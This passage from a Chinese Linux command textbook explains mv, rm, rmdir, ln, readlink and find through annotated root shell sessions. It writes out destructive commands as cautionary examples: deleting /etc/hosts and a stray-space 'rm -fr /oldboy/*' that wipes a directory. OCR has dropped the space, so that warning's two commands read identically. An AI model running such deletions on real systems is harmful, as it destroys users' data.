[root@oldboy test]# mv dir3/ dir5/ #<== 源目录结尾加 "/" 不影响结果，但为了规范和简单
                           起见，不加 "/"。
[root@oldboy test]# ls
dir4  dir5
[root@oldboy test]# ls dir5/
dir2  dir3  file1.txt  file2.txt  file3.txt  file7.txt  subl
```

2.8.3 关于 mv 命令的使用小结

表 2-11 针对 mv 命令的使用进行了总结。

表 2-11 mv 命令使用小结

源文件	目标文件	结果
一个普通文件 A	目录 B	文件 A 移动到目录 B 下
多个普通文件 A1、A2……	目录 B	在目录 B 下有文件 A1、A2……，有两种写法
一个普通文件 A	普通文件 C	将文件 A 重命名为文件 C，如果文件 C 已存在则会提示是否覆盖
多个普通文件 A1、A2……	普通文件 C	报错，会提示目标文件不是目录
一个目录 D	目录 B	若目录 B 不存在，则将目录 D 改名为 B；若目录 B 存在，则将 D 移动到 B 中
多个目录 D1、D2……	目录 B	如果目录 B 不存在则会报错；若目录 B 存在则将 D1、D2……移动到目录 B 中
一个目录 D	普通文件 C	报错，提示不能将目录复制成文件
多个目录 D1、D2……	普通文件 C	报错，会提示目标文件不是目录

2.9 rm：删除文件或目录

2.9.1 命令详解

【命令星级】 ★★★★★

【功能说明】

rm 命令可以理解为英文单词 remove 的缩写，其功能是删除一个或多个文件或目录 (remove files or directories)。这是 Linux 系统里最危险的命令之一，请慎重使用。

【语法格式】

```
rm [option] [file]
rm [选项] [<文件或目录>]
```

说明：

rm 命令以及后面的选项和文件目录，每个元素之间都至少要有一个空格。

【选项说明】

表 2-12 针对该命令的参数选项进行了说明。

表 2-12 rm 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-f	强制删除。忽略不存在的文件，不提示确认 *
-i	在删除前需要确认
-I	在删除超过三个文件或者递归删除前要求确认
-r	递归删除目录及其内容 *

2.9.2 使用范例

示例准备：

```
[root@oldboy ~]# mkdir -p /data/{dir1,dir2,dir3} #<== 使用绝对路径创建目录。
[root@oldboy ~]# touch /data/{file1.txt,file2.txt,file3.txt}
[root@oldboy ~]# tree /data/
/data/
├── dir1
├── dir2
├── dir3
├── file1.txt
├── file2.txt
└── file3.txt

3 directories, 3 files
[root@oldboy ~]# cd /data/
[root@oldboy data]# ls
dir1  dir2  dir3  file1.txt  file2.txt  file3.txt
```

范例 2-45：不带参数删除例子实践。

```
[root@oldboy data]# rm file3.txt
rm: remove regular empty file 'file3.txt'? n
#<== 输入 y 后就会删除文件，不想删除则输入 n。
[root@oldboy data]# alias rm
alias rm='rm -i' #<== 上面会出现提示的原因是 rm 设置了系统别名，默认使用了 -i 参数。
#<== 屏蔽别名的方法已经在 cp 命令讲解中介绍过，这里不再赘述。
```

范例 2-46：强制删除例子实践。

```
[root@oldboy data]# rm -f file3.txt #<== -f 参数强制删除，不提示。
[root@oldboy data]# ls
dir1  dir2  dir3  file1.txt  file2.txt
```

 提示：使用 -f 参数强制删除会直接覆盖系统定义的别名。

范例 2-47：递归删除例子实践。

```
[root@oldboy data]# mkdir -p dir1/a/b
```

```
[root@oldboy data]# tree dir1/
dir1/
└── a
    └── b

2 directories, 0 files
[root@oldboy data]# rm dir1      #<== 无参数就无法删除目录了。
rm: cannot remove 'dir1': Is a directory
[root@oldboy data]# rm -r dir1 #<== 使用 -r 可以递归删除，但会有确认提示，可以使用 -f 强制删除。
rm: descend into directory 'dir1'? y
rm: descend into directory 'dir1/a'? y
rm: remove directory 'dir1/a/b'? n
#<== 备注：
加上 -f 参数就不需要一一确认了，例如 rm -rf dir1。
删除的对象若不是目录（文件）就不要使用 -r 参数，这样做会很危险，也没有必要。
```

2.9.3 关于删除的实践经验

常在河边走，哪有不湿鞋！但是如果能遵守下面的要领就可以少湿鞋甚至不湿鞋！

1) 用 mv 替代 rm，不要急着删除，而是先移动到回收站 /tmp。

2) 删除前务必备份，最好是异地备份，若出现问题随时可以还原。

3) 如果非要删除，那么请用 find 替代 rm，包括通过系统定时任务等清理文件方法。

下面是在生产环境中删除文件或目录的较安全方法：

```
find . -type f -name "*.txt" -mtime +7|xargs rm -f      #<== 与 xargs 搭配使用，具体
                                                               用法见 find 命令讲解。
find . -type f -mtime +7 -exec rm {} \;                  #<== 使用 find 的 exec。
```

4) 如果非要通过 rm 命令删除，那么请先切换目录再删除，能不用通配符的就不用通配符。对文件的删除禁止使用“rm -rf 文件名”，因为“rm -rf”误删目录时并不会有提示，非常危险。最多使用“rm -f 文件名”，推荐用“rm 文件名”。

```
[root@oldboy /]# cd /oldboy/
[root@oldboy oldboy]# rm -f test1 test2
```

5) 如果非要用通配符，请按下面方法：

```
[root@oldboy /]# cd /oldboy/
[root@oldboy oldboy]# rm -f .//* #<== 加上 "./"。
#<== 禁止使用 rm -fr /oldboy/*，这个命令如果多加了空格可能会带来灾难。
[root@oldboy /]# rm -fr /oldboy/*
#<== “*” 的前面不小心多了空格，会删除当前目录的所有内容，例如下面的命令。
[root@oldboy /]# rm -fr /oldboy/* #<== 会把当前目录（根）下面的目录全部删除。
```

6) 额外再补充一点，要慎用“rsync --delete”。

大多数情况下，数据删除后是可以恢复的（例如：可通过恢复工具 ext3grep 来实现），

但一定会影响业务，例如：造成停机，或者数据丢了较长时间，用户访问不了等。未雨绸缪永远比发生了再解决要好得多。

更多内容可参考老男孩博文：<http://oldboy.blog.51cto.com/2561410/1687300>。

2.10 rmdir：删除空目录

2.10.1 命令详解

【命令星级】 ★☆☆☆☆

【功能说明】

rmdir 命令用于删除空目录 (remove empty directories)，当目录不为空时，命令不起作用。

【语法格式】

```
rmdir [option] [directory]
rmdir [选项] [目录]
```

说明：

rmdir 命令以及后面的选项和目录，每个元素之间都至少要有一个空格，且命令后面只能接目录。

【选项说明】

表 2-13 针对该命令的参数选项进行了说明。

表 2-13 rmdir 命令的参数选项及说明

参数选项	解释说明
-p	递归删除目录，当子目录删除后其父目录为空时，也一并删除。如果整个路径被删除，或者由于某种原因保留了部分路径，则系统在标准输出上显示相应的信息
-v	显示命令的执行过程

2.10.2 使用范例

范例 2-48：不能删除非空目录。

```
[root@oldboy data]# tree dir1/
dir1/
└── a
    └── b
```

```
2 directories, 0 files
[root@oldboy data]# rmdir dir1/
rmdir: failed to remove 'dir1/': Directory not empty #<== 目录不为空，无法删除。
#<== 如果目录下有普通文件，则需要先将这些普通文件 mv 或 rm。如果只剩下空目录，就可以使用 -p 参数递归删除空目录了。
```

范例 2-49：参数 -p 递归删除空目录。

```
[root@oldboy data]# rmdir -p -v dir1/a/b/ #<== 递归删除还是需要将所有目录结构都列出来。
rmdir: removing directory, 'dir1/a/b/'
rmdir: removing directory, 'dir1/a'
rmdir: removing directory, 'dir1'
#<== 当删除多个空目录时，目录名之间使用空格隔开。
```

 提示：rmdir 命令在实际工作中使用的极少。

2.11 ln：硬链接与软链接

2.11.1 命令详解

【命令星级】 ★★★★★

【功能说明】

ln 命令可以理解为英文单词 link 的缩写，其功能是创建文件间的链接（make links between files），链接类型包括硬链接（hard link）和软链接（符号链接，symbolic link）。

【语法格式】

```
ln [option] [source] [target]
ln [选项] [源文件或目录] [目标文件或目录]
```

 说明：

ln 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。

【选项说明】

表 2-14 针对该命令的参数选项进行了说明。

表 2-14 ln 命令的参数选项及说明

参数选项	解释说明（带※的为重点）
无参数	创建硬链接※
-s	创建软链接（符号链接）※

2.11.2 细说链接知识

前面说过，链接分为硬链接（hard link）和软链接（符号链接，symbolic link）两种，它们的含义具体如下。

- 硬链接（Hard Link）：创建语法为“`ln 源文件 目标文件`”，硬链接生成的是普通文件（- 字符）。
- 软链接或符号链接（Symbolic Link or Soft Link）：创建语法为“`ln -s 源文件 目标文件`（目标文件不能事先存在）”，软链接生成的是符号链接文件（l 类型）。

下面的输出就显示了源文件、硬链接、软链接相关的文件信息：

```
[root@oldboy oldboy]# ls -lin oldboyfile*
138329 -rw-r--r-- 2 root root 0 Jan 27 22:24 oldboyfile
138329 -rw-r--r-- 2 root root 0 Jan 27 22:24 oldboyfile_hardlink
140618 lrwxrwxrwx 1 root root 10 Jan 27 22:24 oldboyfile_softlink -> oldboyfile
```

1. 硬链接

硬链接是指通过索引节点（Inode）来进行链接。在 Linux（ext2、ext3、ext4）文件系统中，所有文件都有一个独有的 inode 编号。

在 Linux 文件系统中，多个文件名指向同一个索引节点（inode）是正常且允许的。这种情况下的文件就称为硬链接。硬链接文件相当于文件的另外一个人口。它的作用之一就是允许一个文件拥有多个有效路径名（多个人口），这样用户就可以建立硬链接到重要文件，以防止误删源数据。

执行如下命令以建立一个硬链接文件：

```
[root@oldboy oldboy]# ln /etc/hosts hard_link          #<== 给 /etc/hosts 文件做一个
                                                               硬链接到 aaa 文件。
[root@oldboy oldboy]# ls -i /etc/hosts hard_link        #<== 我们可以看到这两个文件的
                                                               硬链接数值是一样的。
129566 hard_link 129566 /etc/hosts
[root@oldboy oldboy]# rm -f /etc/hosts #<== 删除源文件。
[root@oldboy oldboy]# cat /etc/hosts  #<== 真的被删除了吗，找不回来了吗！
cat: /etc/hosts: No such file or directory
#<== 再做一次硬链接就可以还原，找回重要文件。
[root@oldboy oldboy]# ln hard_link /etc/hosts
[root@oldboy oldboy]# cat /etc/hosts  #<== 好像事情从来没有发生过！
127.0.0.1 localhost localhost.localdomain localhost4 localhost4.localdomain4
::1 localhost localhost.localdomain localhost6 localhost6.localdomain6
[root@oldboy oldboy]# ls -i /etc/hosts hard_link
129566 hard_link 129566 /etc/hosts
```

硬链接知识小结：

- ①具有相同 inode 节点号的多个文件互为硬链接文件。
- ②删除硬链接文件或者删除源文件任意之一，文件实体并未被删除。

- ③只有删除了源文件以及源文件所有对应的硬链接文件，文件实体才会被删除。
- ④当所有的硬链接文件及源文件被删除之后，再存放新的数据时会占用这个文件的空间，或者磁盘fsck检查的时候，删除的数据也会被系统回收。
- ⑤硬链接文件就是文件的另外一个入口（相当于超市的前门后门）。
- ⑥可以通过给文件设置硬链接文件，来防止重要文件被误删。
- ⑦执行命令“ln 源文件 硬链接文件”，即可完成硬链接的创建。
- ⑧硬链接文件可以用rm命令删除。
- ⑨对于静态文件（没有进程正在调用的文件）来讲，当对应硬链接数为0(i_link)时，文件就会被删除。i_link的查看方法是ls -lih，查看结果的第三列，即硬链接数。

2. 软链接

软链接或符号链接（Symbolic Link or Soft Link）有点像Windows里的快捷方式。

 注意 硬链接文件的类型是普通文件，而软链接是真正的链接文件(l)。

软链接的语法格式为：

```
ln -s 源文件 目标文件
```

注意，上面的目标文件不能事先存在，需要用ln命令来创建。

执行ln命令创建软链接如下：

```
[root@oldboy oldboy]# ln -s /etc/hosts soft_link #<== 为 /etc/hosts 创建 soft_link  
的软链接文件，soft_link这个  
文件不能事先存在。  
[root@oldboy oldboy]# ll -hi #<== ll 是 ls -l 的别名。  
total 4.0K  
129566 -rw-r--r-- 3 root root 158 Oct 18 2015 hard_link  
920198 lrwxrwxrwx 1 root root 10 Aug 12 16:10 soft_link -> /etc/hosts  
#<== 可以发现软链接文件和硬链接文件有如下两点不同之处。
```

- ①软链接文件的inode值和源文件、硬链接文件都不同。
- ②软链接文件的文件类型是l(字母l)。

软链接知识小结：

- ①软链接类似于Windows的快捷方式（可以通过后面的readlink命令查看其指向）。
- ②软链接类似于一个文本文件，里面存放的是源文件的路径，指向源文件实体。
- ③即使删除了源文件，软链接文件也还是依然存在，但是无法访问指向的源文件路径内容了。
- ④失效的时候一般是白字红底闪烁提示。
- ⑤执行命令“ln -s 源文件 软链接文件”，即可完成创建软链接（软链接文件名事先不能存在）。
- ⑥软链接和源文件是不同类型的文件，也是不同的文件，inode号也不相同。
- ⑦删除软链接文件可以使用rm命令。

软链接文件与源文件的关系图如图2-3所示。




图 2-3 软链接文件与源文件的关系图

3. 有关文件链接的测试

为了让读者更清晰地了解软链接和硬链接的知识，下面就来实际操作一些文件链接的测试：

```

[root@oldboy oldboy]# cat oldboyfile #<== 查看源文件内容。
123
[root@oldboy oldboy]# ln oldboyfile oldboyfile_hardlink      #<== 为 oldboyfile
                                         创建硬链接。
[root@oldboy oldboy]# ln -s oldboyfile oldboyfile_softlink  #<== 为 oldboyfile
                                         创建软链接。
[root@oldboy oldboy]# cat oldboyfile_hardlink oldboyfile_softlink
123
123
123
[root@oldboy oldboy]# rm -f oldboyfile_softlink           #<== 删除软链接文件。
[root@oldboy oldboy]# cat oldboyfile oldboyfile_hardlink
123
123
123  #<== 源文件和硬链接文件没有受影响。
[root@oldboy oldboy]# ln -s oldboyfile oldboyfile_softlink  #<== 还原。
[root@oldboy oldboy]# rm -f oldboyfile_hardlink            #<== 删除硬链接文件。
[root@oldboy oldboy]# cat oldboyfile oldboyfile_softlink
123
123  #<== 源文件和软链接文件也没有受影响。
[root@oldboy oldboy]# ln oldboyfile oldboyfile_hardlink    #<== 还原。
[root@oldboy oldboy]# rm -f oldboyfile
[root@oldboy oldboy]# cat oldboyfile_hardlink
123
123  #<== 硬链接文件内容还在。
[root@oldboy oldboy]# cat oldboyfile_softlink
cat: oldboyfile_softlink: No such file or directory
[root@oldboy oldboy]# ll -h
total 4.0K
  
```

```
-rw-r--r-- 1 root root 4 Jan 29 11:28 oldboyfile_hardlink
lrwxrwxrwx 1 root root 10 Jan 29 11:29 oldboyfile_softlink -> oldboyfile
```

从测试情况可以看出如下内容。

- 删除软链接 oldboyfile_softlink，对 oldboyfile、oldboyfile_hardlink 无影响。

全局结论：删除软链接文件对源文件及硬链接文件无任何影响。

- 删除硬链接 oldboyfile_hardlink，对 oldboyfile、oldboyfile_softlink 无影响。

全局结论：删除硬链接文件对源文件及软链接文件无任何影响。

- 删除源文件 oldboyfile，对硬链接 oldboyfile_hardlink 没有影响，但是会导致软链接 oldboyfile_softlink 失效。

全局结论：删除源文件，对硬链接文件没有影响，但是会导致软链接文件失效，白字红底闪烁。

- 只有同时删除源文件 oldboyfile，硬链接文件 oldboyfile_hardlink，才会真正地删除整个文件。
- 很多硬件设备中的快照功能，就是利用了硬链接的原理。
- 源文件和硬链接文件具有相同的索引节点号，可以认为是同一个文件或一个文件的多个入口。
- 源文件和软链接文件的索引节点号不同，是不同的文件，软链接相当于源文件的快捷方式，含有源文件的位置指向。

4. 有关目录链接的测试

为了让读者更清晰地了解软链接和硬链接的知识，下面就来实际操作一些目录链接的测试：

```
[root@oldboy oldboy]# mkdir oldboydir
[root@oldboy oldboy]# ln oldboydir oldboydir_hardlink      #<== 给目录创建硬链接。
ln: 'oldboydir': hard link not allowed for directory      #<== 但是失败了，系
                                                               纪不允许。
[root@oldboy oldboy]# ln -s oldboydir oldboydir_softlink    #<== 但是可以创建软
                                                               链接。
[root@oldboy oldboy]# ls -lihd oldboydir*
273290 drwxr-xr-x 2 root root 4.0K Jan 29 11:58 oldboydir
273291 lrwxrwxrwx 1 root root   9 Jan 29 11:59 oldboydir_softlink -> oldboydir
[root@oldboy oldboy]# ls -ld /oldboy
273471 drwxr-xr-x 3 root root 4096 Jan 29 11:59 /oldboy      #<== 下面我们来看一
                                                               下系统自带的目录硬链接，是不是像“只许州官放火，不许百姓点灯”？
[root@oldboy oldboy]# ls -ld /oldboy/.                   #<== 每个目录下的“.”
273471 drwxr-xr-x 3 root root 4096 Jan 29 11:59 /oldboy/..
[root@oldboy oldboy]# ls -ld /oldboy /oldboydir/..
```

```
273471 drwxr-xr-x 3 root root 4096 Jan 29 11:59 /oldboy/oldboydir/.. #<-- 每
个目录下的“..”代表上级目录，此处就是 oldboy 目录。
```

通过测试情况可以看出如下内容。

- 对于目录，不可以创建硬链接，但是可以创建软链接。需要注意的是，目录是可以跨文件系统的，因此程序员需要限制使用 ln 命令给目录创建硬链接的功能，以防止出现各种问题。
- 给目录创建软链接是生产场景运维中常用的技巧，比如：

```
ln -s /application/apache2.2.17 /application/apache
```

- 目录的硬链接不能跨越文件系统（从硬链接的原理可以理解，硬链接需要有相同的 inode 值）。
- 每个目录下面都有一个硬链接“.”号，和对应上级目录的硬链接“..”。
- 在父目录中创建一个子目录，父目录的链接数增加 1（子目录都有“..”来指向父目录）。但在父目录创建文件时，父目录的链接数不会增加。

 提示：有关软硬链接的更多知识可关注老男孩教育的高薪 Linux 运维课程。

2.12 readlink：查看符号链接文件的内容

2.12.1 命令详解

【命令星级】 ★★☆☆☆

【功能说明】

使用 cat 命令查看软链接文件时，会发现只能看到源文件的内容，看不到软链接文件的真实内容。因此需要使用 readlink 命令，它能够帮助我们查看符号链接文件的真实内容。

【语法格式】

```
readlink [option] [file]
readlink [选项] [文件]
```

 说明：

readlink 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。

【选项说明】

表 2-15 针对该命令的参数选项进行了说明。

表 2-15 readlink 命令的参数选项及说明

参数选项	解释说明
-f	一直跟随符号链接，直到非符号链接的文件位置，但要保证最后必须存在一个非符号链接的文件

2.12.2 使用范例

范例 2-50：查看符号链接文件的内容。

```
[root@oldboy ~]# ll -h /usr/bin/awk
lrwxrwxrwx. 1 root root 14 Feb  9 2015 /usr/bin/awk -> ../../bin/gawk
[root@oldboy ~]# readlink /usr/bin/awk          #<== 可以查看到这个软链接文件的真实
                                                 内容。
../../../../bin/gawk
[root@oldboy ~]# readlink -f /usr/bin/awk      #<== 使用 -f 参数会将最后一个非符号链
                                                 接文件显示出来。
/bin/gawk
```

2.13 find：查找目录下的文件

2.13.1 命令详解

【命令星级】 ★★★★★

【功能说明】

find 命令用于查找目录下的文件，同时也可以调用其他命令执行相应的操作。

【语法格式】

```
find [-H] [-L] [-P] [-D debugopts] [-Olevel] [pathname] [expression]
find [选项] [路径] [操作语句]
```

说明：

- 1) 注意 find 命令以及后面的选项和路径、操作语句，每个元素之间都至少要有一个空格。
- 2) 注意子模块的先后顺序。

图 2-4 为 find 命令语法的使用说明。




图 2-4 find 命令语法的使用说明

【选项说明】

表 2-16 针对该命令的参数选项进行了说明。

表 2-16 find 命令的参数选项及说明

参数 选 项	解释说明（带 * 的为重点）
pathname	命令所查找的目录路径，例如用“.”来表示当前目录，用“/”来表示系统根目录 *
Options 模块	
-depth	从指定目录下最深层的子目录开始查找
-maxdepth levels	查找的最大目录级数，levels 为自然数 *
-regextype type	改变正则表达式的模式。默认为 emacs，还有 posix-awk、posix-basic、posix-egrep、posix-extended
Tests 模块	
-mtime [-n n +n]	按照文件的修改时间来查找文件（这个参数最常用），具体如下 *
	<input type="checkbox"/> -n 表示文件更改时间距现在 n 天以内
	<input type="checkbox"/> +n 表示文件更改时间距现在 n 天以前
	<input type="checkbox"/> n 是距现在第 n 天
-atime [-n n +n]	按照文件的访问时间来查找文件，单位为天
-ctime [-n n +n]	按照文件的状态改变时间来查找文件，单位为天
-amin	按照文件的访问时间来查找文件，单位为分钟
-cmin	按照文件的状态改变时间来查找文件，单位为分钟
-mmin	按照文件的修改时间来查找文件，单位为分钟
-group	按照文件所属的组来查找文件
-name	按照文件名查找文件，只支持*、?、[] 等特殊通配符 *
-newer	查找更改时间比指定文件新的文件
-nogroup	查找没有有效用户组的文件，即该文件所属的组在 /etc/groups 中不存在
-nouser	查找没有有效属主的文件，即该文件的属主在 /etc/passwd 中不存在
-path pattern	指定路径样式，配合 -prune 参数排除指定目录
-perm	按照文件权限来查找文件
-regex	接正则表达式
-iregex	接正则表达式，不区分大小写
-size n[cwbkMG]	查找文件长度为 n 块的文件，带有 cwbkMG 时表示文件长度以字节计
-user	按照文件属主来查找文件

(续)

参数选项		解释说明(带*的为重点)
-type		查找某一类型的文件: * b (块设备文件) c (字符设备文件) d (目录) p (管道文件) l (符号链接文件) f (普通文件) s (socket文件) D (door)
Actions 模块		
-delete	将查找出的文件删除	
-exec	对匹配的文件执行该参数所给出的 Shell 命令 *	
-ok	和 -exec 作用相同, 但在执行每个命令之前, 都会让用户先确定是否执行	
-prune	使用这一选项可以使 find 命令不在当前指定的目录中查找	
-print	将匹配的文件输出到标准输出 (默认功能, 使用中可省略)	
OPERATORS	find 支持逻辑运算符	
!	取反 *	
-a	取交集, 全拼为 and*	
-o	取并集, 全拼为 or*	

2.13.2 使用范例

1. 基础范例

范例 2-51: 查找指定时间内修改过的文件。

```
[root@oldboy data]# find . -atime -2 #<= “.” 代表当前目录, 查找两天内受到访问的文件  
使用选项 atime, -2 代表两天内。  
  
. ./file1.txt  
. ./file2.txt  
. ./dir2  
. ./dir3  
[root@oldboy data]# find /data/ -mtime -5 #<= 使用绝对路径 /data/, 查找修改时间在 5 天以内的文件使用选项 mtime。  
/data/  
/data/file1.txt  
/data/file2.txt  
/data/dir2
```

```
/data/dir3
```

find 查找时间说明图如图 2-5 所示。




图 2-5 find 查找时间说明示意图

对于图 2-5 的说明具体如下。

- ❑ -4 表示文件修改时间距现在 4 天以内。
- ❑ +4 表示文件修改时间距现在 4 天以前。
- ❑ 4 表示距现在第 4 天。

范例 2-52：用 -name 指定关键字查找。

```
[root@oldboy data]# find /var/log/ -mtime +5 -name '*.log' #<== 在 /var/log/ 目录下查找 5 天前以 ".log" 结尾的文件。
/var/log/openvpn.log
```

范例 2-53：利用 “!” 反向查找。

```
[root@oldboy data]# find . -type d #<== -type 按类型查找，d 代表目录，查找当前目录下的所有目录。
./dir2
./dir3
[root@oldboy data]# find . ! -type d #<== “!” 表示取反，查找不是目录的文件，注意感叹号的位置。
./file1.txt
./file2.txt
```

范例 2-54：按照目录或文件的权限来查找文件。

```
[root@oldboy data]# find /data/ -perm 755 #<== 按照文件权限来查找文件，755 是权限的数字表示方式。
/data/
/data/dir2
/data/dir3
```

范例 2-55：按大小查找文件。

```
[root@oldboy data]# find . -size +1000c #<== 查找当前目录下文件大小大于 1000 字节的文件。
./dir2
./dir3
```

范例 2-56：查找文件时希望忽略某个目录。

```
[root@oldboy data]# find /data -path "/data/dir3" -prune -o -print #<== 参数 -path
```

指定路径样式，配合 `-prune` 参数用于排除指定目录。

```
/data  
/data/file1.txt  
/data/file2.txt  
/data/dir2
```

代码中的 `-path "/data/dir3" -prune -o -print` 是 `-path "/data/dir3" -a -prune -o -print` 的简写。其中 `-a` 和 `-o` 类似于 Shell 中的 “`&&`” 和 “`||`”，当 `-path "/data/dir3"` 为真时，执行 `-prune`；为假时，执行 `-print`。

范例 2-57：忽略多个目录。

```
[root@oldboy data]# find /data \(-path /data/dir2 -o -path /data/dir3 \) -prune  
-o -print  
/data  
/data/file1.txt  
/data/file2.txt
```

使用圆括号可以将多个表达式结合在一起，但是圆括号在命令行中有特殊的含义，所以此处使用“\”进行转义，即告诉 bash 不对后面的字符“)”作解析，而是留给 find 命令来处理。而且“\(-path”中左括号和 path 之间有空格，“dir3 \)”中 dir3 和右括号之间也有空格，这是语法要求。

范例 2-58：使用 user 和 nouser 选项。

```
[root@oldboy data]# chown nobody:nobody file2.txt      #<==chown命令一般用于改变  
文件的用户和用户组，具体  
用法见chown命令讲解。  
  
[root@oldboy data]# ll -h file2.txt  
-rw-r--r-- 1 nobody nobody 0 Nov  4 14:28 file2.txt  
[root@oldboy data]# find . -user nobody                  #<==查找用户为nobody的文件。  
./file2.txt  
  
[root@oldboy data]# chown 555 file2.txt  
[root@oldboy data]# ll -h file2.txt  
-rw-r--r-- 1 555 nobody 0 Nov  4 14:28 file2.txt      #<==如果是这种数字的属主就需  
要使用-nouser参数了。  
  
[root@oldboy data]# find . -nouser                   #<==查找没有对应任何用户的  
文件。  
./file2.txt
```

这个例子的用途是为了查找那些属主账户已经被删除的文件，使用 `-nouser` 选项，不必给出用户名。

范例 2-59：使用 group 和 nogroup 选项。

[root@oldboy data]# find . -group nobody #<== 这个功能和上一个例子类似，此处是指查找用户组为 nobody 的文件。

```
./file2.txt
[root@oldboy data]# chown .555 file2.txt
[root@oldboy data]# ll -h file2.txt
-rw-r--r-- 1 555 555 0 Nov 4 14:28 file2.txt
[root@oldboy data]# find . -nogroup          #<== 查找没有对应任何用户组的文件。
./file2.txt
```

范例 2-60：查找比某个文件新或旧的文件。

如果希望查找更改时间比某个文件（file1）新，但比另一个文件（file2）旧的所有文件，可以使用 -newer 选项。它的一般形式为：-newer file1 ! -newer file2。其中，! 是逻辑非符号，取反的意思。

```
[root@oldboy data]# ll -h
total 8.0K
drwxr-xr-x 2 root root 4.0K Nov 4 14:26 dir2
drwxr-xr-x 2 root root 4.0K Nov 4 14:26 dir3
-rw-r--r-- 1 root root 0 Nov 4 14:28 file1.txt
-rw-r--r-- 1 555 555 0 Nov 4 16:27 file2.txt
-rw-r--r-- 1 root root 0 Nov 4 16:26 file3.txt
[root@oldboy data]# find . -newer file1.txt      #<== 在当前目录查找更改时间比文件
                                                file1.txt 新的文件。
.
./file3.txt
./file2.txt
[root@oldboy data]# find . -newer file1.txt ! -newer file2.txt
#<== 查找更改时间比文件 file1.txt 新但比 file2.txt 旧的文件。
.
./file3.txt
./file2.txt #<== 包含 file2.txt。
```

范例 2-61：逻辑操作符的使用。

```
[root@oldboy oldboy]# find . -maxdepth 1 -type d #<== maxdepth 1 查找一级目录,
                                                类似于 tree -L 1。
.
./test
./xingfujie
./a
./ext
./xiaodong
./xiaofan
[root@oldboy oldboy]# find . -maxdepth 1 -type d ! -name "." #<== 使用感叹号 (!)
                                                取反，不输出名字为点的行。
./test
./xingfujie
./a
./ext
./xiaodong
```

```

./xiaofan
[root@oldboy oldboy]# find . -maxdepth 1 -type d ! -name "." -o -name "oldboy"
#<== -o 的作用是或的意思，显示除"."以外的所有目录或文件名为 oldboy 的文件。
./test
./oldboy
./xingfujie
./a
./ext
./xiaodong
./xiaofan
[root@oldboy oldboy]# find . -maxdepth 1 -type d ! -name "." -a -name "ext"
#<== -a 作用是并且的意思，查找不为点号的并且名字为 ext 的目录，最后结果只显示名为 ext 的目录。
./ext

```

范例 2-62：find 正则表达式

由于 -name 参数只支持“*”、“?”、“[]”这三个通配符，因此在碰到复杂的匹配需求时，就会用到正则表达式。

find 正则表达式语法为：

```
find pathname -regextype "type" -regex "pattern"
```

示例代码如下：

```

[root@oldboy ~]# find / -regex "find"  #<== 给出的正则表达式必须要匹配完整的文件路径。
[root@oldboy ~]# find / -regex ".*/find"
/bin/find
/usr/bin/oldfind
/usr/bin/find
/usr/share/doc/subversion-1.6.11/tools/client-side/wcfind
/usr/src/kernels/2.6.32-504.e16.x86_64/include/config/generic/find
[root@oldboy ~]# find / -regex ".*/find"
/bin/find
/usr/bin/find
/usr/src/kernels/2.6.32-504.e16.x86_64/include/config/generic/find

```

正则表达式的类型默认为 emacs，还有 posix-awk、posix-basic、posix-egrep 和 posix-extended 等。下面是 posix-extended 的示例代码：

```

[root@oldboy data]# find . -regextype "posix-egrep" -name '*[0-9]*'
./dir2
./dir3

```

需要说明的是，上面正则表达式的使用只是为大家拓展一下知识，在实际工作中用的比较少。

范例 2-63：ls -l 命令放在 find 命令的 -exec 选项中执行。

```
[root@oldboy data]# find . -type f -exec ls -l {} \;
```

```
-rw-r--r-- 1 root root 0 Nov 4 16:26 ./file3.txt
-rw-r--r-- 1 root root 0 Nov 4 14:28 ./file1.txt
-rw-r--r-- 1 555 555 0 Nov 4 16:27 ./file2.txt
```

#<==find 命令匹配到了当前目录下的所有普通文件，并在 -exec 选项中使用 ls -l 命令将它们列出。

详细说明

```
find /var/ -type s -exec ls -l {} \;
```

-exec 后面跟的是 command 命令，最后以分号（;）作为结束标志，考虑到各个系统中分号会有不同的意义，所以前面要加反斜杠进行转义。

这里需要注意如下几点。

- {} 的作用：指代前面 find 命令查找到的内容。
- {} 前后都要有空格。
- command 可以是其他任何命令，例如例子中的 ls、rm 等命令。

范例 2-64：在目录中查找更改时间在 n 天以前的文件，并删除它们。

```
[root@oldboy data]# find . -type f -mtime +14 -exec rm {} \; #<==find 命令在目  
录中查找更改时间在 14 天以前的文件，并在 -exec 选项中使用 rm 命令将它们删除。
```

范例 2-65：使用 -exec 选项的安全模式 -ok。

```
[root@oldboy data]# find /var/log/ -name "*.log" -mtime +5 -ok rm {} \;  
< rm ... /var/log/anaconda.ifcfg.log > ? n  
< rm ... /var/log/anaconda.log > ? n  
< rm ... /var/log/anaconda.yum.log > ? ^C  
#<==find 命令在 /var/log/ 目录中查找所有文件名以 ".log" 结尾、更改时间在 5 天以前的文件，并  
删除它们，到此为止，-ok 的功能和 -exec 一样，但是 -ok 还有一个功能，在删除之前先给出提示。  
按 y 键删除文件，按 n 键不删除文件，这样会比较安全。
```

范例 2-66：ls -l 命令放在 find 命令的 xargs 后。

```
[root@oldboy data]# find . -type f|xargs ls -l #<==将 find 命令查找到的普通文件通  
过管道符号和 xargs 命令传给 ls 命令执行。注意命令格式，这里使用了管道符号“|”，xargs 是  
一个命令，是向其他命令传递参数的一个过滤器，大家可以先阅读完 xargs 命令的章节再来阅读此部  
分内容。  
